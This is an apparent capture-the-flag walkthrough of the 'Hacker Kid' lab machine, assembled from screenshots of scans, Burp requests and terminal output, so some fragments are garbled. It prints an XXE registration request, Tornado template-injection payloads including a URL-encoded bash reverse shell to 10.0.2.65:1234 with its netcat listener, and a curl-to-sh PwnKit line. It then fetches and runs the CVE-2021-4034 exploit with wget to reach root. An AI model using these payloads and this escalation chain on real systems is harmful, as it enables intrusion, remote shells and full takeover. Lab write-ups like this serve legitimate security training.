

```
> ip a
1: lo: <LOOPBACK,UP,LOWER_UP>
    link/loopback 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever
    inet6 ::1/128 scope host
        valid_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP>
    link/ether 08:00:27:c8:00:f0
    inet 10.0.2.15/24
```

```
> cat objective -l python -p
# Nmap 7.95 scan initiated Mon Mar 17 13:19:40 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p53,80,9999 -oN objective 10.0.2.15
Nmap scan report for 10.0.2.15
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
|_ dns-nsid:
|_   bind.version: 9.16.1-Ubuntu
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_ http_server_header: Apache/2.4.41 (Ubuntu)
|_ http_title: Notorious Kid : A Hacker
9999/tcp  open  http    Tornado httpd 6.1
|_ http_server_header: TornadoServer/6.1
|_ http_title: Please Log In
|_ Requested resource was /login?next=%2F
MAC Address: 08:00:27:C8:00:F0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 17 13:19:55 2025 -- 1 IP address (1 host up) scanned in 14.77 seconds
```

```
> gobuster dir -u http://10.0.2.15 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,html,xml -t 200 -r
=====
Gobuster v3.6
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.15
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,xml
[+] Follow Redirect: true
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php      (Status: 200) [Size: 3597]
/.html         (Status: 403) [Size: 274]
/.php          (Status: 403) [Size: 274]
/images        (Status: 200) [Size: 960]
/.css          (Status: 200) [Size: 1192]
/.form.html    (Status: 200) [Size: 10219]
/.app.html     (Status: 200) [Size: 8048]
/.javascript   (Status: 403) [Size: 274]
/.php          (Status: 403) [Size: 274]
/.html         (Status: 403) [Size: 274]
/.server-status (Status: 403) [Size: 274]
Progress: 1102795 / 1102800 (100.00%)
=====
Finished
=====
```

```
> dirb http://10.0.2.15:9999
-----
DIRB v2.22
By The Dark Raver
-----



START_TIME: Mon Mar 17 14:12:08 2025
URL_BASE: http://10.0.2.15:9999/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.15:9999/ ----
+ http://10.0.2.15:9999/login (CODE:200|SIZE:452)
+ http://10.0.2.15:9999/logout (CODE:302|SIZE:0)
```

```
<div class="container py-5">
  <h1>Thanks</h1>

  TO DO: Use a GET parameter page_no to view pages.
-->
  <!-- Optional JavaScript -->
  <!-- jQuery first, then Popper.js, then Bootstrap JS -->
```



DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDrift

1 x2 x+

Sniper attack

Targethttp://10.0.2.15

PositionsAdd \$Clear \$Auto \$

1 GET /?page\_no=39 HTTP/1.1  
2 Host: 10.0.2.15  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: es-ES  
6 Accept-Encoding: gzip, deflate, br  
7 Connection: keep-alive  
8 Cookie: xsrf=2|5cd01975|0911e4dc5001486cf51f25534916a5b8|1742216682; incorrect="2|  
9 Upgrade-Insecure-Requests: 1  
0 Priority: u=0, i

ResultsPositions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request	Payload	Status code	Response...	Error	Timeout	Length ▼
22	21	200	0			4078
49	48	200	2			3883
53	52	200	2			3883
0		200	0			3883
3	2	200	0			3883
5	4	200	0			3883
7	6	200	0			3883
9	8	200	0			3883
11	10	200	0			3883
13	12	200	0			3883
15	14	200	0			3883
17	16	200	0			3883

DashboardTargetProxyIntruderRepeater

OrganizerExtensionsLearn

1 x+

SendCancel<>

Request

PrettyRawHex

1 GET /?page\_no=21 HTTP/1.1  
2 Host: 10.0.2.15  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: es-ES  
6 Accept-Encoding: gzip, deflate, br  
7 Connection: keep-alive  
8 Cookie: xsrf=2|5cd01975|0911e4dc5001486cf51f25534916a5b8|1742216682; incorrect=  
"21|0|10:1742216815|9:incorrect|4:NA==|d0c4ba262c335baded3457089d379c01559ea3583f6b5839f626  
e2ff40c5bb14"  
9 Upgrade-Insecure-Requests: 1  
0 Priority: u=0, i  
1  
2

Search0 highlights

Response

PrettyRawHexRender

Okay so you want me to speak something ?  
I am a hacker kid not a dumb hacker. So I created some subdomains to return back on the  
server whenever i want!!  
Out of my many homes...one such home..one such home for me : hackers.blackhat.local

```
GNU nano 8.3
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-lo
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

10.0.2.15 hackers.blackhat.local
```

```
> dig hackers.blackhat.local @10.0.2.15

; <<>> DiG 9.20.4-4-Debian <<>> hackers.blackhat.local @10.0.2.15
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 64925
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:: udp: 4096
;; COOKIE: 0a184dbbc70cece90100000067d8256b89d1dbfad5128d61 (good)
;; QUESTION SECTION:
;; hackers.blackhat.local.                IN      A

;; AUTHORITY SECTION:
blackhat.local.        3600    IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600

;; Query time: 8 msec
;; SERVER: 10.0.2.15#53(10.0.2.15) (UDP)
;; WHEN: Mon Mar 17 14:36:42 CET 2025
;; MSG SIZE rcvd: 125
```

```
GNU nano 8.3
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

10.0.2.15 hackers.blackhat.local hackerkid.blackhat.local
```

hackerkid.blackhat.local

SonarQube CCNA OTW HMVM DL VHB THL R-M THM PS HTB H4U

### Create Account

Name


Phone Number

Email

Password

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

3 x +

Send  Cancel < >

Request



Pretty Raw Hex

```
1 POST /process.php HTTP/1.1
2 Host: hackerkid.blackhat.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: es-ES
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain; charset=UTF-8
8 Content-Length: 147
9 Origin: http://hackerkid.blackhat.local
10 Connection: keep-alive
11 Referer: http://hackerkid.blackhat.local/
12 Priority: u=0
13
14 <?xml version="1.0" encoding="UTF-8"?>
15   <root>
16     <name>
17       carlos
18     </name>
19     <tel>
20       1111111111
21     </tel>
22     <email>
23       test@test.com
24     </email>
25     <password>
26       pass1234
27     </password>
28   </root>
```


Response





Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 17 Mar 2025 13:47:37 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 41
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 Sorry, test@test.com is not available !!!
```



## PHP Wrapper Inside XXE





```
9999/tcp open  http    Tornado httpd 6.1
|_http-server-header: TornadoServer/6.1
```

# SSTI (Server Side Template Injection)

Request Forgery)

## Tornado (Python)

- `{{7*7}} = 49`
- `${7*7} = ${7*7}`
- `{{foobar}} = Error`
- `{{7*'7'}} = 7777777`

```
% import foobar %} = Error
% import os %}{{os.system('whoami')}}}
```

```
GET /?name={{7*7}} HTTP/1.1
Host: 10.0.2.15:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: __xsrft=2|5cd01975|0911e4dc5001486cf51f25534916a5b8|1742216682; incorrect=
"2|1:0|10:1742220339|9:incorrect|4:MA==|500313973f32d08f2bd9ff62bf9cddc25a3ad4bf361b6e02a1c85302f656efad";
user=
"2|1:0|10:1742220339|4:user|8:c2FrZXQ=|05dd4197626e5d2a42c88ff42b1af7bd921e405312eb8ecca520372af1236985"
Upgrade-Insecure-Requests: 1
If-None-Match: "fe2b82f597d4157e84cc24b657c4f32a832a9d3a"
Priority: u=0, i

1 HTTP/1.1 200 OK
2 Server: TornadoServer/6.1
3 Content-Type: text/html; char
4 Date: Mon, 17 Mar 2025 14:15:
5 Etag: "0c99068326edee434f7a18
6 Content-Length: 227
7
8
9 <html>
10 <head>
11 <title>
12 Hello {{7*7}}
13 </title>
14 </head>
15 <body bgcolor='black'>
16 <center>
17 <font color='r
18 <br>
19 <br>
20 Hello 49
```

## URL

Decode

Decode and Encode

Encode

Language: English Esp

Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to **encode** or **decode** your data.

### Encode to URL-encoded format

Simply enter your data then push the encode button.

```
{% import os %}{{os.system("bash -c \"bash -i >& /dev/tcp/10.0.2.65/1234 0>&1\"")}}
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).


☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**> ENCODE <** Encodes your data into the area below.

```
%7B%25%20import%20os%20%25%7D%7B%7Bos.system%28%27bash%20-c%20%22bash%20-%27%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.65%2F1234%200%3E%261%22%27%29%7D%7D
```

```
> nc -lvnp 1234
listening on [any] 1234 ...
```



```
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.15] 40590
bash: cannot set terminal process group (627): Inappropriate ioctl for device
bash: no job control in this shell
saket@ubuntu:~$
```

```
saket@ubuntu:~$ id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
```

```
saket@ubuntu:~$ find / -perm -4000 2>/dev/null
/snap/core18/2855/bin/mount
/snap/core18/2855/bin/ping
/snap/core18/2855/bin/su
/snap/core18/2855/bin/umount
/snap/core18/2855/usr/bin/chfn
/snap/core18/2855/usr/bin/chsh
/snap/core18/2855/usr/bin/gpasswd
/snap/core18/2855/usr/bin/newgrp
/snap/core18/2855/usr/bin/passwd
/snap/core18/2855/usr/bin/sudo
/snap/core18/2855/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2855/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
/snap/snapd/12057/usr/lib/snapd/snap-confine
/snap/snapd/12159/usr/lib/snapd/snap-confine
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/chsh
/usr/sbin/pppd
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
```

```
saket@ubuntu:~$ pkexec --version
pkexec version 0.105
saket@ubuntu:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
```





→ ↻ 🏠 🔒 https://github.com/ly4k/PwnKit

Firefox Default GTFOBins Nessus SonarQube CCNA OTW HMVM

📖 README 📄 MIT license

### Patched

Running the exploit against patched versions will yield the following output.

```
user@df135bcd08d:/tmp$ ./PwnKit
Exploit failed. Target is most likely patched.
user@df135bcd08d:/tmp$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
Exploit failed. Target is most likely patched.
user@df135bcd08d:/tmp$
```

### Build

```
gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC
```

```
> gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC
> ll
drwxrwxr-x kali kali 4.0 KB Mon Mar 17 15:47:02 2025 📁 CVE-2021-4034
-rw-rw-r-- kali kali 937 B Mon Mar 17 13:19:55 2025 📄 objeotive
-rw-rw-r-- kali kali 466 B Mon Mar 17 13:18:42 2025 📄 ports
-rwxrwxr-x kali kali 16 KB Mon Mar 17 15:55:41 2025 📄 PwnKit
-rw-rw-r-- kali kali 3.1 KB Mon Mar 17 15:55:31 2025 📄 PwnKit.c
```

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [17/Mar/2025 15:56:23] "GET /PwnKit HTTP/1.1" 200 -
```

```
saket@ubuntu:/tmp$ wget http://10.0.2.65/PwnKit
--2025-03-17 07:56:24-- http://10.0.2.65/PwnKit
Connecting to 10.0.2.65:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16800 (16K) [application/octet-stream]
Saving to: 'PwnKit'
```

```
PwnKit                                0%[
PwnKit                                100%[=====] 16.41K --.-KB/s   in 0s
=====>]
2025-03-17 07:56:24 (301 MB/s) - 'PwnKit' saved [16800/16800]
```

```
saket@ubuntu:/tmp$ chmod +x PwnKit
saket@ubuntu:/tmp$ ./PwnKit
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
root@ubuntu:/tmp# whoami
root
```